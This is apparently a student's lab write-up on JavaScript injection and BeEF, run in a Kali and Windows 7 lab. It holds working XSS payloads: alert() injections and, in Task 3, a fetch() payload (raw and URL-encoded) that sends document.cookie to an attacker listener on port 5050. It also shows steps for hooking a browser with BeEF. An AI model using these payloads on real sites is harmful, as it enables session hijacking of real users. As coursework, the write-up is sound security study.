
1 JavaScript Injection & BeEF Introduction


Set up



Task 1 (2 %): Perform a JavaScript injection by changing the URL query parameter (parameter "q") in http://<Kali's IP>:3000//task1?q=42. The code should raise a popup (alert). Report the URL you created for this purpose.

Modify the URL query parameter q


```
http://<Kali's IP>:3000/task1?q=<script>alert('Happy happy happy
!');</script>
```




Task 2 (5 %): Visit http://<Kali's IP>:3000/task2. This time this is a message board. Create an alert() JavaScript code and inject it in the message board. Report the message you entered to confirm that you get an alert.

Enter the following as the message:

```
<script>alert('XSS Success!');</script>
```



Windows7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
React App
Not secure | 10.13.37.104:3000/task2
To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.
Learn more
Message board
Hey check #cybersecurity!
Yeah!!
It's the best!
#cybersec is better!!
ert('XSS Success');</scirpt>
Submit
10:57 AM
10/19/2024
Right Ctrl



(sorry I mistyped “script” first time)


Task 3 (10 %): In this task, you perform cookie stealing. Suppose that the victim (Windows 7) has access to `http://<Kali's IP>:5000//task1?q=42`. And you have a server running on the attacker listening on port 5050 (http://<Kali's IP>:5050) that logs all the requests made to it. What is the URL you can send to the victim in order to steal their cookies and send them to the server listening on Kali on port 5050? Note that the server can log all the request query parameters.

Hint: There may be different ways to solve



I first thought of using `fetch()` to extract cookies from the browser and send them to my Kali machine. To confirm it would work, I tested the following code directly in the browser console:
`fetch('http://10.13.37.104:5050/?cookie=' + document.cookie)`
The command executed successfully, and I was able to capture the cookie on my Kali listener at port `5050`. This confirmed that the concept was sound.

With the console test working, I tried injecting the same payload into a vulnerable URL on the target site with following URL
`http://10.13.37.104:3000/task1?q=<script>fetch('http://10.13.37.104:5050/?cookie=' + document.cookie);</script>`




This attempt failed, returning a `SyntaxError`. I suspected the issue might be related to special characters in the URL.

To resolve the syntax issue, I decided to URL-encode the payload to ensure special characters wouldn't break the request. I encoded the script as follows:

http://10.13.37.104:3000/task1?q=%3Cscript%3Efetch('http%3A%2F%2F10.13.37.104%3A5050%2F%3Fcookie%3D'%20%2B%20document.cookie)%3B%3C%2Fscript%3E

The payload executed successfully. The cookies were sent to my Kali machine.

Task 3.1 If what you are trying to do is not working, report your rationale for partial credit. Also, JavaScriptcode to create an alert showing all the cookies is <script>alert(document.cookie)</script>



Task 4 (4 %): Assuming you have already started BeEF, perform the simplest way to hook by navigating in Kali's browser to http://127.0.0.1:3000/demos/basic.html

Links to an external site.

. This will load the `hook.js`. After that confirm that your browser is hooked by checking Online Browsers in BeEF's left panel. After doing so close the demo page you opened and wait a bit to confirm that now there is no browser in Online Browsers.

Now do the same from the target browser (Windows 7 Chrome) but instead of navigating to http://127.0.0.1:3000/demos/basic.html

Links to an external site.


, navigate to http://<Kali's IP>:3000/demos/basic.html Ensure that the browser is hooked.

Post a screenshot of the hooked browser in Windows 7, and report the list of browser's plugins through BeEF (*Hint*: Search Browser info through BeEF).


Now start the Apache2 Web Server:

```
service apache2 start
cd /var/www/html
mv index.html index.html.old
```


Confirm that the Kali browser is hooked.




Confirm that the Windows 7 browser is hooked




In the BeEF Admin Panel, click on the Windows 7 hooked browser then use List Plugins module.



With `console.log(navigator.plugins);`
We know that the browser has 5 plugins installed (all related to PDF viewers)




However Using BeEF's Browser Plugin Detection module, no plugins were detected on the Windows 7 Chrome browser. I guess it's because Chrome restricts access to the details.



